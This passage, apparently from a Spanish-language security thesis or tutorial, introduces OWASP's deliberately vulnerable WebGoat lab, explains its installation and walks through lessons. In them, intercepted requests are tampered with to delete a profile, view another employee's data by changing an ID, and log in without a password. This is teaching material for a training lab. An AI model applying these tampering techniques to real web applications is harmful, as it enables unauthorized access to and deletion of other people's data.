DVWA en su nivel medio de seguridad usa la función *strip_tags()* para eliminar, en este caso, los tags HTML que pudieran entrar por el formulario y para eliminar la etiqueta *<script>* hace uso de la función *str_replace().*

4.2. WEBGOAT

4.2.1. Introducción

WebGoat[17] es una aplicación web J2EE deliberadamente insegura, mantenida por OWASP y diseñada para enseñar lecciones de seguridad en aplicaciones Web.

OWASP (Open Web Application Security Project)[18] es un proyecto abierto dedicado a permitir a las organizaciones realizar el desarrollo, adquisición y mantenimiento de aplicaciones fiables. Todo el material producido por OWASP es puesto a disposición de la comunidad de forma libre y abierta, con el fin de promover la mejora de la seguridad en las aplicaciones.

OWASP es una organización totalmente independiente de las presiones comerciales que garantiza la imparcialidad de sus informaciones. La fundación OWASP es una entidad sin ánimo de lucro que asegura el mantenimiento del proyecto a largo plazo.

OWASP mantiene WebGoat, que como hemos dicho, es una aplicación vulnerable, que está formada por un conjunto de lecciones. En cada lección el usuario se enfrenta a diferentes vulnerabilidades.

WebGoat está escrito en Java, lo que posibilita que se pueda instalar en cualquier plataforma que disponga de una máquina virtual Java. Existen descargables para Windows, Linux y OS X.

Es posible visualizar una gran cantidad de videos en la página YGN Ethical Hacker Group

WebGoat dispone de más de 30 lecciones, y podemos ver las siguientes vulnerabilidades:

- General (HTTP Basics, HTTP Splitting).
- Access Control Flaws.
- AJAX Security.
- Authentication Flaws.
- Buffer Overflows.
- Code Quality.
- Concurrency.
- Cross-Site Scripting (XSS).
- Improper Error Handling.
- Injection Flaws.
- Denial of Service (DOS).
- Insecure Communication.
- Insecure Storage.
- Malicious Execution.

[17] https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project#tab=Main
[18] http://www.owasp.org

- Parameter Tampering.
- Session Management Flaws.
- Web Services.
- Admin Functions.
- Challenge.

4.2.2. Instalación

Es posible instalar WebGoat en los diferentes sistemas operativos más importantes. Solo describimos la instalación en Windows, ya que se trata únicamente de descomprimir un archivo '.Zip'.

Lo podemos descargar desde Google Code:

Figura 77. WebGoat. Descarga WebGoat.

Una vez descargado, se procede a descomprimir el contenido en un directorio:




Figura 78. WebGoat. Descompresión archivo.

Tras descomprimirlo se procede a ejecutar el archivo '*webgoat.bat*'




Figura 79. WebGoat. Ejecución.

Abrimos la página http://127.0.0.1/WebGoat/attack en el navegador y accedemos con el nombre de usuario '*guest*' y contraseña '*guest*'




Figura 80. WebGoat. Página autentificación.

Tras identificarnos correctamente accedemos a la pantalla de presentación, y ya podemos empezar a realizar las lecciones que propone WebGoat para probar las diferentes vulnerabilidades.




Figura 81. WebGoat. Página presentación.

Tras la pantalla de presentación, pasamos a la pantalla de introducción, y en el menú de la izquierda ya vemos las lecciones sobre los diferentes ataques que podemos realizar, y los diferentes elementos de la pantalla.




Figura 82. WebGoat. Menús vulnerabilidades.

4.2.3. Utilidades de WebGoat

Como hemos comentado anteriormente en la introducción, WebGoat permite simular una gran cantidad de ataques. A continuación pasamos a exponer y practicar con los diferentes ataques.

4.2.3.1. Bypass Bussiness Layer Access Control

En este ejemplo de WebGoat nos vamos a logar como el usuario 'Tom Cat' y la contraseña 'tom'.




Figura 83. Bypass Bussiness

Una vez que hemos accedido, la página nos da la opción de buscar empleados o ver la ficha del empleado:




Figura 84. Bypass Bussiness. Opciones.

Podemos ver la ficha:




Figura 85. Bypass Bussiness. Ficha empleado.

En este ataque lo que vamos a hacer es interceptar la petición de la página web al servidor, y modificar los parámetros, para ello nos ayudamos de TamperData.




Figura 86. Bypass Bussiness. Intercepción TamperData.

Una vez que podemos ver los datos del paquete, modificamos el campo '*action*', quitando '*ViewProfile*' y poniendo la acción de DeleteProfile.




Figura 87. Bypass Bussiness. Modificación Parámetros.

Eliminándose el usuario '*TomCat*' de la página web.

4.2.3.2. Add Data Layer Access Control

En esta lección vamos a intentar obtener el ID de todos los usuarios, para ello nos vamos a ayudar de la herramienta Firebug de FireFox.

Seleccionamos un usuario cualquiera e inspeccionamos el elemento:

Figura 88. Add Data Layer Access Control. Firebug.

Conseguimos la ID de todos los usuarios de la página web:

```
<select name="employee_id">
    <option value="101">Larry Stooge (employee)</option>
    <option value="102">Moe Stooge (manager)</option>
    <option value="103">Curly Stooge (employee)</option>
    <option value="104">Eric Walker (employee)</option>
    <option value="105">Tom Cat (employee)</option>
    <option value="106">Jerry Mouse (hr)</option>
    <option value="107">David Giambi (manager)</option>
    <option value="108">Bruce McGuirre (employee)</option>
    <option value="109">Sean Livingston (employee)</option>
    <option value="110">Joanne McDougal (hr)</option>
    <option value="111">John Wayne (admin)</option>
    <option value="112">Neville Bartholomew (admin)</option>
</select>
```

Figura 89. Add Data Layer Access Control. Código página.

Gracias al ID, vamos a poder conseguir los datos del usuario '*Moe Stooge'* estando autentificados como 'Tom Cat'. La información que necesitamos es el ID de '*Moe Stooge*', que es el 102, y el ID de 'Tom Cat' que es 105.

Nos logamos nuevamente como '*Tom Cat'* y la contraseña '*tom*', accedemos a la opción de '*ViewProfile*' e interceptamos la petición con TamperData:




Figura 90. Add Data Layer Access Control. Modificación valor.

En el campo '*employee_id*' ponemos el valor de '102' en lugar de '105', lo que nos permite acceder a los datos personales de otro usuario.




Figura 91. Add Data Layer Access Control. Visualización Ficha.

4.2.3.3. Improver Error Handline

En esta vulnerabilidad vamos a intentar acceder al sistema sin introducir ninguna contraseña ayudándonos de la herramienta TamperData, que permite capturar la trama enviada al servidor y eliminar directamente el campo password.




Figura 92. Improver Error Handline. Eliminación TamperData.

Hemos conseguido logarnos en el sistema con el usuario 'WebGoat' sin conocer su contraseña.




Figura 93. Improver Error Handline. Autentificación.

4.2.3.4 Remote Admin Access

